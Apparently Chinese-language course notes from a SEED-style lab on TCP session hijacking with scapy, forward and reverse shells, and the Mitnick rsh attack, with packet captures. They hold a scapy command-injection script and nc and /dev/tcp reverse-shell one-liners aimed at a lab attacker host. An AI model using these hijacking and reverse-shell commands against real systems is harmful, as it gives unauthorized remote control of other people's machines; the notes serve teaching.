
服务器的响应--ls的执行结果




```
220 2019-04-18 07:24:42.975163 192.168.183.155 192.168.183.140 TELNET 494 Telnet Data ...
▶ Frame 220: 494 bytes on wire (3952 bits), 494 bytes captured (3952 bits)
▶ Ethernet II, Src: Vmware_f4:a6:0a (00:0c:29:f4:a6:0a), Dst: Vmware_19:83:b8 (00:0c:29:19:83:b8)
▶ Internet Protocol Version 4, Src: 192.168.183.155 (192.168.183.155), Dst: 192.168.183.140 (192.168.183.140)
▼ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 42905 (42905), Seq: 2354601335, Ack: 3564374014, Len: 428
    Source port: telnet (23)
    Destination port: 42905 (42905)
    [Stream index: 2]
    Sequence number: 2354601335
    [Next sequence number: 2354601763]
    Acknowledgement number: 3564374014
    Header length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 114
    [Calculated window size: 14592]
    [Window size scaling factor: 128]
  ▶ Checksum: 0xf726 [validation disabled]
  ▶ Options: (12 bytes)
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: ls\r\n
    Data: \033[0m\033[01;34mDesktop\033[0m    examples.desktop  \033[01;31mopenssl_1.0.1-4ubuntu5.11.debian.tar.gz\033[0m  \033[01;3
    Data: \033[01;34mDocuments\033[0m  iamServer.txt     openssl_1.0.1-4ubuntu5.11.dsc            \033[01;34mTemplates\033[0m\r\n
    Data: \033[01;34mDownloads\033[0m  \033[01;34mMusic\033[0m           \033[01;31mopenssl_1.0.1.orig.tar.gz\033[0m
    Data: \033[01;34melggData\033[0m   \033[01;34mopenssl-1.0.1\033[0m     \033[01;34mPictures\033[0m\r\n

0040  d9 08 6c 73 0d 0a 1b 5b  30 6d 1b 5b 30 31 3b 33   ..ls...[ 0m.[01;3
0050  34 6d 44 65 73 6b 74 6f  70 1b 5b 30 6d 20 20 20   4mDeskto p.[0m
0060  20 65 78 61 6d 70 6c 65  73 2e 64 65 73 6b 74 6f    example s.deskto
0070  70 20 20 1b 5b 30 31 3b  33 31 6d 6f 70 65 6e 73   p  .[01; 31mopens

 219 2019-04-18 07:24:42.97 192.168.183.140  192.168.183.155  TELNET   58 Telnet Data ...
 220 2019-04-18 07:24:42.97 192.168.183.155  192.168.183.140  TELNET  494 Telnet Data ...
 221 2019-04-18 07:24:43.17 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 222 2019-04-18 07:24:43.58 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 223 2019-04-18 07:24:44.39 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 226 2019-04-18 07:24:46.03 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 229 2019-04-18 07:24:49.36 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 230 2019-04-18 07:24:55.85 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 231 2019-04-18 07:25:08.94 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 263 2019-04-18 07:25:35.12 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
 282 2019-04-18 07:26:27.47 192.168.183.155  192.168.183.140  TELNET  494 [TCP Retransmission] Telnet Data ...
```

用scapy进行TCP会话劫持(手动）

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
ip  = IP(src="10.0.2.6", dst="10.0.2.7")
tcp = TCP(sport=59896, dport=23, flags="A", seq=1036464067,
ack=900641567)
data = "\n touch /tmp/myfile.txt\n"
pkt = ip/tcp/data
send(pkt, verbose=0)
```



Scapy自动进行会话劫持攻击





```
SRC  = "10.0.2.6"
DST  = "10.0.2.7"
PORT = 23

def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    #############################################
    ip  = IP(  src   = ??,
               dst   = ??
            )
    tcp = TCP( sport = ??,
               dport = ??,
               seq   = ??,
               ack   = ??,
               flags = "A"
             )
    data = "???"
    #############################################

    pkt = ip/tcp/data
    send(pkt,verbose=0)
    ls(pkt)
    quit()

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
```

telnet：输入命令一次发送1个字符，服务器回显

客户端自己可能还在输入数据

会话劫持后





```
No. Source    Destination Protocol Length Info
 19 10.0.2.69 10.0.2.68   TCP          78 [TCP Dup ACK 15#2] [TCP ACKed unseen segment]
 20 10.0.2.68 10.0.2.69   TELNET       70 [TCP Spurious Retransmission] Telnet Data ...
 21 10.0.2.69 10.0.2.68   TCP          78 [TCP Dup ACK 15#3] [TCP ACKed unseen segment]
 22 10.0.2.68 10.0.2.69   TELNET       70 [TCP Spurious Retransmission] Telnet Data ...
 23 10.0.2.69 10.0.2.68   TCP          78 [TCP Dup ACK 15#4] [TCP ACKed unseen segment]
 33 10.0.2.68 10.0.2.69   TELNET       70 [TCP Spurious Retransmission] Telnet Data ...
 34 10.0.2.69 10.0.2.68   TCP          78 [TCP Dup ACK 15#5] [TCP ACKed unseen segment]
 40 10.0.2.68 10.0.2.69   TELNET       70 [TCP Spurious Retransmission] Telnet Data ...
 41 10.0.2.69 10.0.2.68   TCP          78 [TCP Dup ACK 15#6] [TCP ACKed unseen segment]
```

会话劫持有没有更严重的后果？

正向shell

- 服务器监听，Client向Server建立连接
  - 服务器: nc -l -p 1567 -e /bin/bash

    -l listen模式，用于服务器端

    -p 监听端口

    -e 连接建立后运行的程序
  - 攻击机（客户端）: nc 172.17.0.2 1567

(本Seed虚拟机的nc不支持-e参数，但是可以通过重定向实现）

```
#rm –f /tmp/f;mkfifo /tmp/f;   //创建管道文件
#cat /tmp/f | /bin/sh -i 2>&1 |nc -l 1234 >/tmp/f
```


- 在攻击机上输入命令，该命令在靶机上运行，并且在攻击机上显示命令执行的结果

反向shell

- 客户端监听，Server向Client建立连接
  - 攻击机10.0.2.4（客户端）：nc -lvp 4567
  - 服务器10.0.2.8:
  - bash –i >/dev/tcp/10.0.2.4/4567 将bash的输出重定向到攻击机的4567，标准输出用描述符1表示，bash-i: 代表交互性
  - bash –i >/dev/tcp/10.0.2.4/4567 2>&1 将错误输出也重定向到TCP连接
  - bash –i >/dev/tcp/10.0.2.4/4567 2>&1 0<&1文件描述符0表示标准输入，表示从tcp连接获得shell的输入
  - 在攻击机上输入命令，该命令在靶机上运行，并且在攻击机上显示命令执行的结果

TCP反向shell攻击的效果

攻击机（10.0.2.4）上：




```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ █
```

连上服务器

这些命令是运行在服务器上，可以用**ifconfig**命令查看**ip**确认


目标机（10.0.2.8）上：

会话劫持注入命令



```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
█
```

Mitnick攻击



序列号猜测

SYN-Flooding攻击

伪造**TCP**连接

执行**rsh**

rsh连接

- 安装rsh
  - sudo apt-get install rsh-redone-client
  - sudo apt-get install rsh-redone-server
- 验证
  - 在服务器对应用户目录，添加.rhosts文件，将信任主机的ip写入该文件

  (假如172.17.0.3提供rsh服务，172.17.0.2为信任主机，则.rhosts文件中添加172.17.0.2）


  - 在信任主机上运行 rsh remote_ip command

  比如：rsh 172.17.0.3 date

Mitnick攻击实施

- **模拟SYN-Flooding攻击**
  - 断开信任主机的网络
  - 为了不影响目标机发送SYN+ACK，在目标机上静态设置信任主机的ARP信息
- **序列号猜测**
  - 同一LAN，直接sniffer
- **创建欺骗性的rsh会话**
  - 监听rsh报文，了解rsh会话的特点

rsh会话




```
No.   Time                           Source         Destination    Protocol  Length Info
    1 2021-04-11 20:03:22.927864621  172.17.0.2     172.17.0.3     TCP           74 1023 → 514 [SYN] Seq=3091371438 Win=29200 Len=
    2 2021-04-11 20:03:22.927914634  172.17.0.3     172.17.0.2     TCP           74 514 → 1023 [SYN, ACK] Seq=2785581824 Ack=30913
    3 2021-04-11 20:03:22.927976355  172.17.0.2     172.17.0.3     TCP           66 1023 → 514 [ACK] Seq=3091371439 Ack=278558182
    4 2021-04-11 20:03:22.932417883  172.17.0.2     172.17.0.3     RSH           86 Session Establishment
    5 2021-04-11 20:03:22.932436941  172.17.0.3     172.17.0.2     TCP           66 514 → 1023 [ACK] Seq=2785581825 Ack=309137145
    8 2021-04-11 20:03:23.321515811  172.17.0.3     172.17.0.2     TCP           74 1023 → 1022 [SYN] Seq=3803638954 Win=29200 Le
    9 2021-04-11 20:03:23.321566458  172.17.0.2     172.17.0.3     TCP           74 1022 → 1023 [SYN, ACK] Seq=581828224 Ack=38036
   10 2021-04-11 20:03:23.321591991  172.17.0.3     172.17.0.2     TCP           66 1023 → 1022 [ACK] Seq=3803638955 Ack=58182822
   11 2021-04-11 20:03:23.325116978  172.17.0.3     172.17.0.2     RSH           67 Server username:root Server -> Client Data
   12 2021-04-11 20:03:23.325176475  172.17.0.2     172.17.0.3     TCP           66 1023 → 514 [ACK] Seq=3091371459 Ack=278558182
   13 2021-04-11 20:03:23.332651623  172.17.0.3     172.17.0.2     RSH           95 Server username:root Server -> Client Data
   14 2021-04-11 20:03:23.332694633  172.17.0.2     172.17.0.3     TCP           66 1023 → 514 [ACK] Seq=3091371459 Ack=278558185
   15 2021-04-11 20:03:23.332937710  172.17.0.3     172.17.0.2     TCP           66 1023 → 1022 [FIN, ACK] Seq=3803638955 Ack=5818
   16 2021-04-11 20:03:23.333163514  172.17.0.3     172.17.0.2     TCP           66 514 → 1023 [FIN, ACK] Seq=2785581855 Ack=30913
   17 2021-04-11 20:03:23.333228594  172.17.0.2     172.17.0.3     TCP           66 1023 → 514 [FIN, ACK] Seq=3091371459 Ack=27855
   18 2021-04-11 20:03:23.333250178  172.17.0.3     172.17.0.2     TCP           66 514 → 1023 [ACK] Seq=2785581856 Ack=30913714 6
   19 2021-04-11 20:03:23.333293982  172.17.0.2     172.17.0.3     TCP           66 1022 → 1023 [FIN, ACK] Seq=581828225 Ack=38036
   20 2021-04-11 20:03:23.333310580  172.17.0.3     172.17.0.2     TCP           66 1023 → 1022 [ACK] Seq=3803638956 Ack=58182822
```

```
▶ Frame 4: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
▶ Ethernet II, Src: 02:42:ac:11:00:02 (02:42:ac:11:00:02), Dst: 02:42:ac:11:00:03 (02:42:ac:11:00:03)
▶ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.3
▶ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 3091371439, Ack: 2785581825, Len: 20
▼ Remote Shell
     Stderr port (optional): 1022
     Client username: root
     Server username: root
     Command to execute: date
```

```
0000  02 42 ac 11 00 03 02 42  ac 11 00 02 08 00 45 00   .B.....B ......E.
0010  00 48 56 32 40 00 40 06  8c 56 ac 11 00 02 ac 11   .HV2@.@. .V......
0020  00 03 03 ff 02 02 b8 42  95 af a6 08 9b 01 80 18   .......B ........
0030  00 e5 58 62 00 00 01 01  08 0a 00 82 c3 a0 00 82   ..Xb.... ........
0040  c3 9e 31 30 32 32 00 72  6f 6f 74 00 72 6f 6f 74   ..1022.r oot.root
0050  00 64 61 74 65 00                                  .date.
```

